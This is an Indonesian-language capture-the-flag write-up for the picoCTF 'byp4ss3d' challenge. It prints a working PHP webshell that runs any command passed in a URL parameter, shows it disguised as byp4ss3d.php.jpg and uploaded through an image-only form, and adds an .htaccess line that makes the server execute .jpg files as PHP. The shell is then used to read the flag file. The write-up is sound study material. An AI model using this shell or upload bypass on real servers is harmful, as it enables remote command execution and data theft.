


byp4ss3d

Langkah pertama salin webshell.webshell nya berasal dari

<https://gist.github.com/joswr1ght/22f40787de19d80d110b37fb79ac3985>



```
1 <html>
2 <body>
3 <form method="GET" name=<?php echo basename($_SERVER['PHP_SELF']); ?>>*>
4 <input type="TEXT" name="cmd" autofocus id="cmd" size="80">
5 <input type="SUBMIT" value="Execute">
6 </form>
7 <pre>
8 </pre>
9 </p>
10 <?php
11   if(isset($_GET['cmd'])) {
12     system($_GET['cmd'] . ' 2>&1');
13   }
14 </pre>
15 </body>
16 </html>
```

Lalu buat file php dan paste dari webshell tersebut

Terminal - hallo@hallo: ~/ctf

File Edit View Terminal Tabs Help

GNU nano 8.4 byp4ss3d.php.jpg *

```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd'] . ' 2>&1');
    }
?>
</pre>
</body>
</html>
```

^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line

Kemudian upload shell tersebut ke web nya

The screenshot shows a web browser window titled "Student ID Verification — LibreWolf". The URL in the address bar is "http://amiable-citadel.picoctf.net:3019". The page content is titled "Verify Your Student Identity" and instructs the user to "Please upload a scanned copy or photo of your valid student ID to continue with the registration process." It features a file input field labeled "Upload Image File (JPG, PNG, or GIF):" with a "Browse..." button and a selected file path "byp4ss3d.php.jpg". A green "Upload ID" button is located below the input field. A note at the bottom states "Make sure the ID is clearly visible. Only image files are accepted."

Dan hasilnya seperti ini




lalu kemudian buat file .htaccess

Kemudian isikan AddType application/x-httpd-php .jpg

```
Terminal - hallo@hallo: ~/ctf
File Edit View Terminal Tabs Help
GNU nano 8.4 .htaccess *
AddType application/x-httpd-php .jpg

^G Help      ^O Write Out  ^F Where Is  ^K Cut      ^T Execute  ^C Location
^X Exit      ^R Read File  ^\ Replace   ^U Paste    ^J Justify  ^/ Go To Line
```


Lalu kemudian upload shell htaccess tersebut



lalu kemudian akses url /images/byp4ss3d.php.jpg



Lalu kemudian isikan find / -name "*txt" dan cari flag txt



Lalu kemudian cat /var/www/flag.txt

```
cat /var/www/flag.txt
```

picoCTF{3rv3r_byp4ss_80193de}

Dan di dapatkan flag nya kemudian submit flag tersebut dan solve